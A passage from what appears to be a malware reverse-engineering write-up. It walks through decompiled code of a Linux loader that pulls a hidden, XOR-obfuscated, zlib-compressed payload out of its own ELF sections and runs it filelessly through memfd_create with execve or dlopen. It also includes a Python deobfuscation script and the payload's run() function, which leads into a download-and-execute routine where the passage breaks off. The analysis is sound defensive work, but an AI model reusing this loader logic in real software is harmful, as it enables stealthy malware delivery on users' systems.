Now another question that might arise is why have both. Why have a deobfuscation function for everyone to see, but is never invoked, and then have the exact same function hidden in .init.checksum.validation. Perhaps it was intentional by the devs to help static analyzers of this malware, or maybe it was a compiler artifact
Regardless of the reason, now we understand how exactly the malware is deobfuscating, and the purpose of the .init.checksum.validation section. Now, on to understanding the purpose of the next two sections.
Rev harder
Firstly, we find a function that appears to extract section contents of a program based on the section name
00005aa0 uint64_t extract_resource_from_file(char* arg1, char* arg2, int64_t* arg3,00005aa0 uint64_t* arg4)
00005ac5 void* fsbase00005ac5 int64_t rax = *(fsbase + 0x28)00005ada FILE* s00005ada __builtin_memset(&s, c: 0, n: 0x20)00005b08 int32_t rbx_100005b08 void* r1300005b08 void* var_5800005b0800005b08 if (open_wrapper(&s, "r", arg1) == 0)00005b67 int64_t var_5000005b67 int32_t rax_5 = sub_5720(s, &var_58, &var_50)00005b6c r13 = var_5800005b6c00005b73 if (rax_5 != 0)00005bd8 rbx_1 = 100005b73 else00005b85 void* var_4800005b85 int32_t rax_6 = locate_elf_section(arg2, r13, var_50.b, &var_48)00005b8a rbx_1 = rax_600005b8a00005b8e if (rax_6 != 0)00005bd8 rbx_1 = 100005b8e else00005b90 void* r15_1 = var_4800005b9000005b98 if (r15_1 == 0)00005bd8 rbx_1 = 100005b98 else00005b9a uint64_t size = *(r15_1 + 0x20)00005ba3 *arg4 = size00005baa int64_t rax_7 = calloc(nmemb: 1, size)00005baf *arg3 = rax_700005baf00005bb9 if (rax_7 == 0)00005bd8 rbx_1 = 100005bb9 else00005bc8 __memcpy_chk(rax_7, *(r15_1 + 0x18) + r13, size, size)00005b08 else00005b0a r13 = var_5800005b0f rbx_1 = 100005b0f00005b17 if (r13 != 0)00005b1c free(ptr: r13)00005b1c00005b21 FILE* fp = s00005b2100005b29 if (fp != 0)00005b2b fclose(fp)00005b2b00005b35 *(fsbase + 0x28)00005b3500005b3e if (rax == *(fsbase + 0x28))00005b54 return zx.q(rbx_1)00005b5400005be2 __stack_chk_fail()00005be2 noreturnThe program it is extracting these sections from is itself, because if we look at the call to the function, similar to the fill_in_DAT function, it passes a pointer to argv, which is argv[0]. In otherwords, the name of the program itself
if (extract_resource_from_file(*argv, r15_3, &var_180, &var_178) != 0)So it appears that the malware has the section names obfuscated, it deobfuscates the name with the function we found, then extracts what’s in that section from itself. The question is what does it do with the data now that it’s extracted
Eventually, we hit what appears to be the jackpot
0000320c if (lzss_like_compress(var_1a0, var_188, var_190, var_198) != -1)00003234 if (prob_zlib_decompress_caller(var_1a0, var_198, r12, &var_188) != 0)00003234 goto cooked0000323400003251 if (memfd_dlopen_or_execve_malware(var_190, var_188) != 0)00003251 goto cookedOf course, my function renaming spoils the surprise.
First, we have a function that does some sort of LZSS like compression, which I name lzss_like_compress. That part isn’t that important though.
What’s really important is the next 2 functions, specifically the 3rd one
We have a function that tries to perform a zlib decompression on the passed in data
000037b0 int64_t prob_zlib_decompress_caller(int64_t arg1, int64_t arg2, int64_t* arg3,000037b0 size_t* arg4)
000037bd int64_t* r13 = arg3000037d0 void* fsbase000037d0 int64_t rax = *(fsbase + 0x28)000037e3 bool cond:0 = arg3 == 0000037e9 int64_t s000037e9 __builtin_memset(&s, c: 0, n: 0x68)000037f2 arg3.b = arg4 == 000003800 int32_t result0000380000003800 if ((cond:0 | arg3.b) == 0 && arg1 != 0)00003806 size_t size = arg2 * 20000380a int32_t var_a0_1 = arg2.d00003816 s = arg10000381a int64_t rax_2 = calloc(nmemb: 1, size)0000381f int64_t r15_1 = rax_20000381f00003825 if (rax_2 != 0)0000382b *arg4 = size0000382b00003839 if (sub_aff0(&s) != 0)00003910 free(ptr: r15_1)00003839 else0000383f size_t n = *arg400003881 int32_t i0000388100003881 do00003897 size_t var_8000003897 int64_t var_90_1 = r15_1 + var_800000389c int32_t var_88_1 = n.d - var_80.d000038a0 i = prob_zlib_inflate(&s, 0)000038a0000038ab if (i == 1)000039a3 result = sub_d120(&s)000039a3000039aa if (result != 0)000039aa goto label_3908000039aa000039b5 *r13 = r15_1000039b9 *arg4 = var_80000039bd goto label_391f000039bd000038b1 n = *arg4000038b8 double zmm0_1000038b8 double zmm1_1000038b8 int64_t var_98000038b8 int64_t rax_5000038b8000038b8 if (n s>= 0)0000384f zmm0_1 = float.d(n)00003854 rax_5 = r15_1 - var_980000385400003859 if (r15_1 - var_98 s< 0)000038f4 zmm1_1 = float.d(rax_5 u>> 1 | zx.q(rax_5.d & 1))000038f9 zmm1_1 = zmm1_1 + zmm1_100003859 else00003863 zmm1_1 = float.d(rax_5)000038b8 else000038cd zmm0_1 = float.d(n u>> 1 | zx.q(n.d & 1))000038d5 zmm0_1 = zmm0_1 + zmm0_1000038d9 rax_5 = r15_1 - var_98000038d9000038de if (r15_1 - var_98 s>= 0)00003863 zmm1_1 = float.d(rax_5)000038de else000038f4 zmm1_1 = float.d(rax_5 u>> 1 | zx.q(rax_5.d & 1))000038f9 zmm1_1 = zmm1_1 + zmm1_1000038f900003878 if (zmm1_1 > 0.75 * zmm0_1)0000394c zmm0_1 = zmm0_1 + 0.25 * zmm0_10000394c00003958 if (zmm0_1 >= 9.2233720368547758e+18)00003997 n = int.q(zmm0_1 - 9.2233720368547758e+18) ^ 0x800000000000000000003958 else0000395a n = int.q(zmm0_1)0000395a00003965 int64_t rax_12 = realloc(ptr: r15_1, n)000039650000396d if (rax_12 == 0)0000396d break0000396d0000396f *arg4 = n00003973 r15_1 = rax_1200003881 while (i == 0)00003908 label_3908:000039080000390b if (r15_1 != 0)00003910 free(ptr: r15_1)0000391000003915 result = 10000391f label_391f:0000391f *(fsbase + 0x28)0000391f00003928 if (rax == *(fsbase + 0x28))0000393c return result0000393c000039c2 __stack_chk_fail()000039c2 noreturnOnce the zlib decompression occurs, it takes the result, which is some sort of executable or shared library, and tries to run it in two ways based on a certain condition
if (memfd_dlopen_or_execve_malware(var_190, var_188) != 0) goto cooked00005da0 uint64_t memfd_dlopen_or_execve_malware(int64_t arg1, uint64_t arg2)
00005db6 void* fsbase00005db6 int64_t rax = *(fsbase + 0x28)00005dd5 int128_t brainrot400005dd5 __builtin_strncpy(dest: &brainrot4, src: "skibidi_toilet_ohio_rizz_gyatt_sigma_male_grindset_mewing_streak", n: 0x41)00005e24 int32_t rbx_200005e2400005e24 if (arg1 == 0 || arg2 == 0)00005f80 rbx_2 = 100005e24 else if (*(arg1 + 0x18) != 0)00005f55 rbx_2 = execve_malware(arg1, arg2)00005e32 else00005e41 int32_t fd = memfd_create(&data_19061, 0)00005e46 uint64_t fd_1 = zx.q(fd)00005e4600005e4c if (fd == 0xffffffff)00005f80 rbx_2 = 100005e4c else if (write(fd, buf: arg1, nbytes: arg2) == 0)00005f80 rbx_2 = 100005e62 else00005e72 int64_t* rax_2 = calloc(nmemb: 1, size: 0xf)00005e7200005e7d if (rax_2 == 0)00005f80 rbx_2 = 100005e7d else00005e9a *rax_2 = 0x3a1a4b0a0d1b1b5c00005ea3 *(rax_2 + 7) = 0x5b010a4609183a00005ea7 int32_t rax_3 = (*"to griddy dance because this man…")[0].q(&brainrot4, 0x41, rax_2, 0xf)00005ead rbx_2 = rax_300005eb1 char* s00005eb100005eb1 if (rax_3 == 0)00005ec1 s = calloc(nmemb: 1, size: 0x19)00005ec100005ecc if (rax_3 != 0 || s == 0)00005f7b free(ptr: rax_2)00005f80 rbx_2 = 100005ecc else00005ef6 int32_t rax_5 = __snprintf_chk(s, maxlen: 0x19, flag: 2, slen: 0x19, format: "%s%d", rax_2, fd_1)00005eff int64_t rax_600005eff int64_t var_9000005eff00005eff if (rax_5 s>= 0)00005f0d rax_6 = dlopen(s, 1, fd_1, var_90)00005f0d00005f18 if (rax_5 s< 0 || rax_6 == 0)00005f93 free(ptr: rax_2)00005f9b free(ptr: s)00005f80 rbx_2 = 100005f18 else00005f24 int64_t rax_7 = dlsym(rax_6, &data_19076)00005f2400005f2f if (rax_7 == 0)00005fa5 rbx_2 = 100005faa free(ptr: rax_2)00005f2f else00005f33 rax_7()00005f38 free(ptr: rax_2)00005f3800005f40 free(ptr: s)00005f48 dlclose(rax_6)00005f4800005f5c *(fsbase + 0x28)00005f5c00005f65 if (rax == *(fsbase + 0x28))00005f73 return zx.q(rbx_2)00005f7300005fb1 __stack_chk_fail()00005fb1 noreturnBasically, what this is doing is that it checks if the malware it wants to execute is a shared library or a standalone executable. This is seen in this check
else if (*(arg1 + 0x18) != 0) rbx_2 = execve_malware(arg1, arg2)The offset 0x18 in an ELF is used to store the entry point. Standalone executables have an entry point, and this offset will be non zero. However, for a shared library, it doesn’t have an entry point, and therefore would be 0.
This check essentially performs an execve on the malware contents to run it as a standalone executable if it detects that it is one using the below function. It does this by writing the malware contents to a memfd, constructing the path to that fd using some obfuscated values, and then running execve
I would go over this in detail, but this is very similar to how the binary dynamically loads a shared library, which we’re going over next. Since it’d be redundant to do it now, I’ll go over the specifics then
00005bf0 uint64_t execve_malware(int64_t arg1, uint64_t arg2)
00005c04 void* fsbase00005c04 int64_t rax = *(fsbase + 0x28)00005c21 int128_t var_58 = zx.o(0)00005c25 int64_t brainrot300005c25 __builtin_strncpy(dest: &brainrot3, src: "skibbity", n: 9)00005c34 int64_t var_3f = 0x1c0746010d1b1b5c00005c43 var_3f = 0x460604460d1f1c00005c4b int64_t* rax_100005c4b00005c4b if (arg1 != 0)00005c61 rax_1 = calloc(nmemb: 1, size: 0xf)00005c6100005c6c int32_t r1200005c6c00005c6c if (arg1 == 0 || rax_1 == 0)00005d50 r12 = 100005c6c else00005c89 *rax_1 = var_3f00005c91 *(rax_1 + 7) = var_3f00005c95 int32_t rax_4 = (*"to griddy dance because this man…")[0].q(&brainrot3, 9, rax_1, 0xf)00005c9b r12 = rax_400005c9b00005ca0 if (rax_4 != 0)00005d90 r12 = 100005ca0 else00005caf int32_t fd = memfd_create(&data_19061, 0)00005caf00005cba if (fd == 0xffffffff)00005d90 r12 = 100005cba else if (write(fd, buf: arg1, nbytes: arg2) == 0)00005d90 r12 = 100005cd0 else00005ce0 char* s = calloc(nmemb: 1, size: 0x19)00005ce000005ceb if (s == 0)00005d90 r12 = 100005ceb else if (__snprintf_chk(s, maxlen: 0x19, flag: 2, slen: 0x19, format: "%s%d", rax_1, zx.q(fd)) s< 0)00005d83 free(ptr: s)00005d90 r12 = 100005d1e else00005d2d var_58.q = s00005d3c int64_t var_6000005d3c00005d3c if (execve(s, &var_58, __bss_start, var_60) == 0xffffffff)00005d83 free(ptr: s)00005d90 r12 = 100005d3c else00005d3e free(ptr: s)00005d3e00005d46 free(ptr: rax_1)00005d4600005d5b *(fsbase + 0x28)00005d5b00005d64 if (rax == *(fsbase + 0x28))00005d75 return zx.q(r12)00005d7500005d98 __stack_chk_fail()00005d98 noreturnOtherwise, if not a standalone executable and is instead a shared library, the binary dynamically will load the shared library from a memfd
Now, the specifics…
First it creates a memfd
00005e41 int32_t fd = memfd_create(&data_19061, 0)00005e46 uint64_t fd_1 = zx.q(fd)It also saves the file descriptor that was created
It then writes the malware payload into the memfd
00005e4c else if (write(fd, buf: arg1, nbytes: arg2) == 0)00005f80 rbx_2 = 1It then wants to call dlopen on what is in that memfd, but dlopen takes a path, not a fd as input.
To resolve this, it performs this snprintf call with obfuscated values to build a filepath to the memfd
00005e9a *rax_2 = 0x3a1a4b0a0d1b1b5c00005ea3 *(rax_2 + 7) = 0x5b010a4609183a00005ea7 int32_t rax_3 = (*"to griddy dance because this man…")[0].q(&brainrot4, 0x41, rax_2, 0xf)00005ead rbx_2 = rax_300005eb1 char* s00005eb100005eb1 if (rax_3 == 0)00005ec1 s = calloc(nmemb: 1, size: 0x19)00005ec100005ecc if (rax_3 != 0 || s == 0)00005f7b free(ptr: rax_2)00005f80 rbx_2 = 100005ecc else00005ef6 int32_t rax_5 = __snprintf_chk(s, maxlen: 0x19, flag: 2, slen: 0x19, format: "%s%d", rax_2, fd_1)This is using that same deobfuscation function from earlier. If we use that same logic to deobfuscate this new blob, it results in /proc/self/fd/
So this snprintf call is building the filepath /proc/self/fd/<whatever fd was returned by memfd_create>
It’s essentially just trying to hide the path that it is calling
It then calls dlopen on the memfd to dynamically load the shared library
00005f0d rax_6 = dlopen(s, 1, fd_1, var_90)It then dynamically loads a symbol (a function) and executes it
00005f24 int64_t rax_7 = dlsym(rax_6, &data_19076)00005f2400005f2f if (rax_7 == 0)00005fa5 rbx_2 = 100005faa free(ptr: rax_2)00005f2f else00005f33 rax_7()That function it tries to execute is named run

Ok, that was a lot of information. What is the conclusion?
This binary we are analyzing is some sort of malware loader.
It takes some kind of malware payload, which it assumes to be zlib compressed, decompresses it, then executes it if it is a standalone executable or dynamically loads and executes the function run if it is a shared library.
Now the next question is, what exactly is the malware payload it is loading?
This is where those sections from earlier come into play
Rev-ception
main extracts the contents of what was in the second obfuscated blob
00003100 if (extract_resource_from_file(*argv, r15_3, &var_1a0, &var_198) != 0)Which we now know to be .init.constructors.global
It also extracts the contents of what was in the third obfuscated blob
000031a2 if (extract_resource_from_file(*argv, r15_3, &var_180, &var_178) != 0)Which we now know to be .bss_secure_buffer
In both above calls, r15_3 is the result of the deobfuscation function call, storing the now deobfuscated string. Below is one example when deobfuscating the second obfuscated blob
000030aa *r15_3 = obfuscated_blob2000030b7 *(r15_3 + 0xa) = obfuscated_blob2000030b7000030c1 if (r14_1(&brainrot1, 0x50, r15_3, 0x1a) != 0)It performs the deobfuscation logic that we found earlier with the content in these 2 sections as input
000031dd if ((*"to griddy dance because this man…")[0].q(var_180, var_178, var_1a0, var_198) != 0)It then performs the zlib decompression and malware execution on the contents of said deobfuscation
0000320c if (lzss_like_compress(var_1a0, var_188, var_190, var_198) != -1)00003234 if (prob_zlib_decompress_caller(var_1a0, var_198, r12, &var_188) != 0)00003234 goto cooked0000323400003251 if (memfd_dlopen_or_execve_malware(var_190, var_188) != 0)00003251 goto cookedSo what is located in .init.constructors.global and .bss_secure_buffer?
We can use readelf for this
.bss_secure_buffer appears to be the entire brainrot string we’ve been seeing bits and pieces of throughout our analysis
readelf -x .bss_secure_buffer ./suspiciousreturns
Hex dump of section '.bss_secure_buffer': 0x00023098 596f2079 6f20796f 2c206e6f 20636170 Yo yo yo, no cap 0x000230a8 20667220 66722c20 77616c6b 696e6720 fr fr, walking 0x000230b8 696e746f 20746861 74204d6f 6e646179 into that Monday 0x000230c8 206d6f72 6e696e67 20737461 6e647570 morning standup 0x000230d8 20686164 206d6520 6665656c 696e6720 had me feeling 0x000230e8 6c696b65 20746865 204f6869 6f206669 like the Ohio fi 0x000230f8 6e616c20 626f7373 20696e20 736f6d65 nal boss in some 0x00023108 20736b69 62696469 20746f69 6c657420 skibidi toilet 0x00023118 636f6465 20726576 69657720 676f6e65 code review gone 0x00023128 2077726f 6e672e20 54686520 74656368 wrong. The tech 0x00023138 206c6561 64207265 616c6c79 2070756c lead really pul 0x00023148 6c656420 75702061 6e642073 61696420 led up and said 0x00023158 22776520 6e656564 20746f20 72656661 "we need to refa 0x00023168 63746f72 20746869 73206c65 67616379 ctor this legacy 0x00023178 20636f64 65626173 65222077 68696c65 codebase" while 0x00023188 2049276d 20736974 74696e67 20746865 I'm sitting the 0x00023198 7265206d 6577696e 67207769 7468206d re mewing with m 0x000231a8 6178696d 756d2067 79617474 20656e65 aximum gyatt ene 0x000231b8 7267792c 20747279 696e6720 6e6f7420 rgy, trying not 0x000231c8 746f2067 72696464 79206461 6e636520 to griddy dance 0x000231d8 62656361 75736520 74686973 206d616e because this man 0x000231e8 20746869 6e6b7320 68652773 20676f74 thinks he's got 0x000231f8 20746861 74203130 7820656e 67696e65 that 10x engine 0x00023208 65722073 69676d61 20677269 6e647365 er sigma grindse 0x00023218 74206275 74206865 27732073 65727669 t but he's servi 0x00023228 6e67206d 616a6f72 206a756e 696f7220 ng major junior 0x00023238 64657620 62657461 20766962 65732c20 dev beta vibes, 0x00023248 6f6e6c79 20696e20 4f68696f 20776f75 only in Ohio wou 0x00023258 6c642073 6f6d656f 6e652070 75736820 ld someone push 0x00023268 64697265 63746c79 20746f20 6d61696e directly to main 0x00023278 20627275 682e204d 65616e77 68696c65 bruh. Meanwhile 0x00023288 2c205361 72616820 66726f6d 20446576 , Sarah from Dev 0x00023298 4f707320 69732073 74726169 67687420 Ops is straight 0x000232a8 75702072 697a7a69 6e672074 6865206c up rizzing the l 0x000232b8 69666520 6f757420 6f662074 68657365 ife out of these 0x000232c8 2043492f 43442070 6970656c 696e6573 CI/CD pipelines 0x000232d8 20776974 68206865 7220446f 636b6572 with her Docker 0x000232e8 20636f6e 66696775 72617469 6f6e7320 configurations 0x000232f8 74686174 20686974 20646966 66657265 that hit differe 0x00023308 6e74202d 20686f6d 65676972 6c20676f nt - homegirl go 0x00023318 74207468 61742073 6b696269 64692062 t that skibidi b 0x00023328 6f702062 6f702064 65706c6f 796d656e op bop deploymen 0x00023338 74206761 6d652c20 77652061 62736f6c t game, we absol 0x00023348 7574656c 79207374 616e2061 2070726f utely stan a pro 0x00023358 64756374 69766520 71756565 6e207768 ductive queen wh 0x00023368 6f277320 6d657769 6e672068 65722077 o's mewing her w 0x00023378 61792074 68726f75 6768204b 75626572 ay through Kuber 0x00023388 6e657465 73206d61 6e696665 73747320 netes manifests 0x00023398 6c696b65 20736865 27732044 756b6520 like she's Duke 0x000233a8 44656e6e 69732074 65616368 696e6720 Dennis teaching 0x000233b8 636f6e74 61696e65 72206f72 63686573 container orches 0x000233c8 74726174 696f6e2e 20546865 2077686f tration. The who 0x000233d8 6c652074 65616d20 77617320 6c6f776b le team was lowk 0x000233e8 65792066 616e756d 20746178 696e6720 ey fanum taxing 0x000233f8 65616368 206f7468 65722773 20476974 each other's Git 0x00023408 48756220 636f6d6d 69747320 7768696c Hub commits whil 0x00023418 65206772 69646479 2064616e 63696e67 e griddy dancing 0x00023428 2061726f 756e6420 74686573 65207370 around these sp 0x00023438 72696e74 20646561 646c696e 65732c20 rint deadlines, 0x00023448 62757420 686f6e65 73746c79 3f205468 but honestly? Th 0x00023458 69732074 65636820 73746163 6b206973 is tech stack is 0x00023468 20616273 6f6c7574 656c7920 62757373 absolutely buss 0x00023478 696e2062 75737369 6e206e6f 20636170 in bussin no cap 0x00023488 2c207765 27726520 616c6c20 6665656c , we're all feel 0x00023498 696e6720 6d6f7265 20626c65 73736564 ing more blessed 0x000234a8 20746861 6e204261 62792047 726f6e6b than Baby Gronk 0x000234b8 20676574 74696e67 20686973 20666972 getting his fir 0x000234c8 73742070 756c6c20 72657175 65737420 st pull request 0x000234d8 6d657267 65642062 79204c69 76767920 merged by Livvy 0x000234e8 44756e6e 652e2057 68656e20 74686520 Dunne. When the 0x000234f8 70726f64 75637420 6d616e61 67657220 product manager 0x00023508 616e6e6f 756e6365 64207765 27726520 announced we're 0x00023518 73776974 6368696e 6720746f 20547970 switching to Typ 0x00023528 65536372 6970742c 20746865 20636f6c eScript, the col 0x00023538 6c656374 69766520 67796174 7420656e lective gyatt en 0x00023548 65726779 20696e20 74686174 20776172 ergy in that war 0x00023558 20726f6f 6d207761 73206769 76696e67 room was giving 0x00023568 20756e6d 61746368 6564204f 68696f20 unmatched Ohio 0x00023578 76696265 732c206c 696b6520 7765206a vibes, like we j 0x00023588 75737420 7769746e 65737365 64207468 ust witnessed th 0x00023598 6520736b 69626964 6920746f 696c6574 e skibidi toilet 0x000235a8 206f6620 70726f67 72616d6d 696e6720 of programming 0x000235b8 6c616e67 75616765 7320636f 6d70696c languages compil 0x000235c8 6520696e 20726561 6c207469 6d652e20 e in real time. 0x000235d8 546f7563 68206772 6173733f 204e6168 Touch grass? Nah 0x000235e8 20626573 7469652c 20776527 72652074 bestie, we're t 0x000235f8 6f756368 696e6720 6b657962 6f617264 ouching keyboard 0x00023608 7320616e 64206c69 76696e67 206f7572 s and living our 0x00023618 206d6f73 74207369 676d6120 64657665 most sigma deve 0x00023628 6c6f7065 72206c69 66652077 68696c65 loper life while 0x00023638 20746865 20696d70 6f73746f 7220616d the impostor am 0x00023648 6f6e6720 75732070 72657465 6e647320 ong us pretends 0x00023658 746f2075 6e646572 7374616e 64204269 to understand Bi 0x00023668 67204f20 6e6f7461 74696f6e 2e205468 g O notation. Th 0x00023678 69732073 7072696e 7420706c 616e6e69 is sprint planni 0x00023688 6e672077 61732073 74726169 67687420 ng was straight 0x00023698 75702067 6976696e 67206d61 696e2063 up giving main c 0x000236a8 68617261 63746572 20656e65 72677920 haracter energy 0x000236b8 62757420 6d616b65 20697420 66756c6c but make it full 0x000236c8 2d737461 636b2c20 70657269 6f647420 -stack, periodt 0x000236d8 6e6f2070 72696e74 65722064 65746563 no printer detec 0x000236e8 7465642c 20736b69 62696469 20626f70 ted, skibidi bop 0x000236f8 20626f70 206e706d 20696e73 74616c6c bop npm install 0x00023708 20796573 20796573 2e0a yes yes...init.constructors.global appears to be some sort of obfuscated content
readelf -x .init.constructors.global ./suspiciousIt is very long so the below is just a short snippet
Hex dump of section '.init.constructors.global': 0x000230a0 21b5cd04 665c2aaa dadf23f5 b6d15421 !...f\*...#...T! 0x000230b0 2b8474f1 31e396f4 f17c7b07 003d7568 +.t.1....|{..=uh 0x000230c0 c82cff67 622eb2f5 82f16859 074d4f21 .,.gb.....hY.MO! 0x000230d0 0ca8a960 c2724c4d c28108dd 496bde3f ...`.rLM....Ik.? 0x000230e0 3139d048 723df3aa d4dd59c4 57ea3cf9 19.Hr=....Y.W.<. 0x000230f0 464bbfe0 c60ba6a9 fc93d12a edea1dd6 FK.........*.... 0x00023100 918e93d9 9e66ec03 ce9ea256 bda3f456 .....f.....V...V 0x00023110 4795b59d 5c0911cd c9015520 95213ce3 G...\.....U .!<. 0x00023120 467a2d37 32d1aeec 11bb2789 4c9311e0 Fz-72.....'.L... 0x00023130 544ebb04 fea5516c bd324fb9 5ca411f9 TN....Ql.2O.\... 0x00023140 58fda499 66dde528 2a951edd 9dd5f943 X...f..(*......C 0x00023150 bc5c734a 5c2f0e6b d069cf20 bdd9316b .\sJ\/.k.i. ..1k 0x00023160 f53336fa 76c848c3 47917579 cba3cb3b .36.v.H.G.uy...; 0x00023170 b9d2bc20 85cce914 e4c9359a 6eb54f10 ... ......5.n.O. 0x00023180 893b0177 ae45b34b 2c69b5c9 7796c152 .;.w.E.K,i..w..R 0x00023190 cf15fda6 40968fcb 34d82680 cac13c0c ....@...4.&...<. 0x000231a0 9d13087a 408a9761 8c6e1e75 1f47fc55 ...z@..a.n.u.G.U.........A lot more stuff after.........It appears the actual malware payload is obfuscated and hidden within this binary in its program sections! A binary hidden in a binary.
This looks very similar to the obfuscated blobs we have already deobfuscated thus far. We need to use the brainrot string as a key to deobfuscate the obfuscated data.
Said obfuscated data in this case will be zlib compressed, so we have to decompress it.
Then, if everything worked as intended, we should end up with some sort of executable, or a shared library.
We can write a Python script to attempt to do exactly this
To preface, I had dumped the output of the brainrot string into a file called out.bin and the content of the obfuscated data into a file called "init_constructors_global.bin". I am also using “mimic” as my prefix since we are attempting to mimic the malware
#!/usr/bin/env python3import zlibfrom pathlib import Path
KEYPATH = "out.bin"BUFPATH = "init_constructors_global.bin"OUT_PREFIX = "mimic"
def load(): key = Path(KEYPATH).read_bytes() buf = bytearray(Path(BUFPATH).read_bytes()) return key, buf
def malware_deobf_like(buf, key, param2, param4, start_key_offset=0): """ Implements the Ghidra pseudocode: for uVar1 from 0; if param4 != 1 then buf[uVar1] ^= *(param1 + (uVar1 % (param2 - 1))) uVar1++ while (param4 - 1 != uVar1) Number of XOR ops = param4 - 1 (unless param4 == 1 -> none) param2 is the value passed as second arg (used as param2 - 1 in modulus). """ out = bytearray(buf) # copy if param4 == 1: return out keylen = len(key) mod = param2 - 1 # protect against mod == 0; Ghidra code would use modulo with (param_2 -1U) which would be UB if zero, # but we'll treat mod==0 as index 0 (safe fallback) i = 0 while True: if i >= len(out): break idx = (i % mod) if mod != 0 else 0 key_idx = (start_key_offset + idx) % keylen out[i] ^= key[key_idx] i += 1 if i == (param4 - 1): break return out
def try_decompress_all(blob, label): # try several wbits for wbits, name in ((15, "zlib"), (-15, "raw"), (31, "gzip")): try: dec = zlib.decompress(blob, wbits) Path(f"{OUT_PREFIX}_{label}_{name}.bin").write_bytes(dec) print("SUCCESS:", label, name, "-> wrote", f"{OUT_PREFIX}_{label}_{name}.bin", "size", len(dec)) return True except Exception as e: pass # try streaming to collect partial output/error try: d = zlib.decompressobj() out = d.decompress(blob) out += d.flush() Path(f"{OUT_PREFIX}_{label}_stream.bin").write_bytes(out) print("STREAM success (no exception), wrote", f"{OUT_PREFIX}_{label}_stream.bin", "size", len(out)) return True except zlib.error as e: # write partial output for inspection try: d = zlib.decompressobj() _ = d.decompress(blob) partial = d.flush() except Exception: partial = b"" Path(f"{OUT_PREFIX}_{label}_partial.bin").write_bytes(partial) print("Decompress failed for", label, "error:", e, "wrote partial of", len(partial)) return False
def main(): key, buf = load() print("key len", len(key), "buf len", len(buf))
# Reasonable param2/param4 candidates to try # param2 might be len(key), len(key)+1, or len(key)-1 (if stored length includes terminator) # param4 might be len(buf), len(buf)+1, len(buf)-1 param2_candidates = [len(key), len(key)-1 if len(key)>1 else 1, len(key)+1] param4_candidates = [len(buf), max(1, len(buf)-1), len(buf)+1]
tried = 0 for p2 in param2_candidates: for p4 in param4_candidates: tried += 1 label = f"p2{p2}_p4{p4}" print("Trying", label) cand = malware_deobf_like(buf, key, param2=p2, param4=p4, start_key_offset=0) # quick ELF check if cand.startswith(b"\x7fELF"): print(" -> ELF magic at start for", label) Path(f"{OUT_PREFIX}_{label}_elf.bin").write_bytes(cand) # try decompress try_decompress_all(bytes(cand), label) print("Tried", tried, "variants. Check output files.")
if __name__ == "__main__": main()Additionally, from my comments, you can see that I tried to copy the Ghidra disassembly version of the same deobfuscation function that we already made. I was having issues when emulating Binja’s version.
The above script also attempts to decompress multiple times / ways just to make sure we’re not off offset wise or whatnot.
Running this successfully gets us something
key len 1658 buf len 16785Trying p21658_p416785SUCCESS: p21658_p416785 zlib -> wrote mimic_p21658_p416785_zlib.bin size 52968We can run file on this output
file mimic_p21658_p416785_zlib.binWe do successfully get what appears to be a shared library!
mimic_p21658_p416785_zlib.bin: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, BuildID[sha1]=20d296cb481406379a05edef27676cd611430bf1, strippedOnward to more analysis!
Rev Part 2. Electric Boogaloo
On this new binary, I use Ghidra for my analysis
Remember, from the loading logic we saw earlier, if the malware payload was a shared library, it would try to execute a function named run
Well, we found run
void run(void)
{ bool bVar1; char cVar2; long in_FS_OFFSET; undefined rc4_decrypt [264]; long local_10;
local_10 = *(long *)(in_FS_OFFSET + 0x28); rc4_ksa(rc4_decrypt,"skibidi",7); cVar2 = check_path_exists(rc4_decrypt); if (cVar2 == '\x01') { cVar2 = check_env_var_exists(rc4_decrypt); if (cVar2 == '\x01') { cVar2 = is_year_2024(); if (cVar2 == '\x01') { cVar2 = is_root(); if (cVar2 == '\x01') { cVar2 = file_contains_required_strings(rc4_decrypt); if (cVar2 == '\x01') { cVar2 = run_command_and_check_output(rc4_decrypt); if (cVar2 == '\x01') { bVar1 = false; goto LAB_00108e1d; } } } } } } bVar1 = true;LAB_00108e1d: if (!bVar1) { download_and_execute_plugin(rc4_decrypt); } if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) { /* WARNING: Subroutine does not return */ __stack_chk_fail(); } return;}From my renamed function names, we can see what this function is doing
RC4 is a keystream cipher. It encrypts/decrypts data byte-by-byte by XORing it with a pseudorandom keystream
It initializes an RC4 internal state using skibidi as the key, preparing it to generate a keystream
rc4_ksa(rc4_decrypt,"skibidi",7);void rc4_ksa(long param_1,long param_2,ulong param_3)
{ int local_14; int i; int j;
for (i = 0; i < 0x100; i = i + 1) { *(char *)(param_1 + i) = (char)i; } local_14 = 0; for (j = 0; j < 0x100; j = j + 1) { local_14 = (int)((uint)*(byte *)(param_1 + j) + local_14 + (uint)*(byte *)(param_2 + (ulong)(long)j % param_3)) % 0x100; std::swap<>((uchar *)(param_1 + j),(uchar *)(local_14 + param_1)); } *(undefined4 *)(param_1 + 0x100) = 0; *(undefined4 *)(param_1 + 0x104) = 0; return;}It uses this keystream to decrypt a bunch of encrypted DATS in the binary. These DATS likely hold data that is sensitive for the binary, hence why they are encrypted. There are a couple DATS used in the check functions that are used to see if conditions are right for the malware to execute. You can see what exactly these checks are doing based on what I named the functions. I won’t paste them here since they aren’t that important.
cVar2 = check_env_var_exists(rc4_decrypt); if (cVar2 == '\x01') { cVar2 = is_year_2024(); if (cVar2 == '\x01') { cVar2 = is_root(); if (cVar2 == '\x01') { cVar2 = file_contains_required_strings(rc4_decrypt); if (cVar2 == '\x01') { cVar2 = run_command_and_check_output(rc4_decrypt); if (cVar2 == '\x01') { bVar1 = false; goto LAB_00108e1d; }The most important DATS appear to be used in this function
if (!bVar1) { download_and_execute_plugin(rc4_decrypt); }Which as my name suggests, downloads and executes some kind of plugin
bool download_and_execute_plugin(undefined8 param_1)
{ char cVar1; uint16_t uVar2; int __fd; int iVar3; char *__cp; size_t __n; void *__buf; ssize_t sVar4; undefined8 uVar5; long lVar6; code *pcVar7; long in_FS_OFFSET; bool bVar8; sockaddr local_788; basic_string<> local_778 [32]; basic_string<> local_758 [32]; basic_string local_738 [32]; basic_string<> local_718 [32]; basic_string<> local_6f8 [32]; basic_string local_6d8 [32]; basic_string<> local_6b8 [32]; Comms local_698 [112]; basic_string local_628 [248]; basic_ios<> abStack_530 [264]; undefined local_428 [1032]; long local_20;
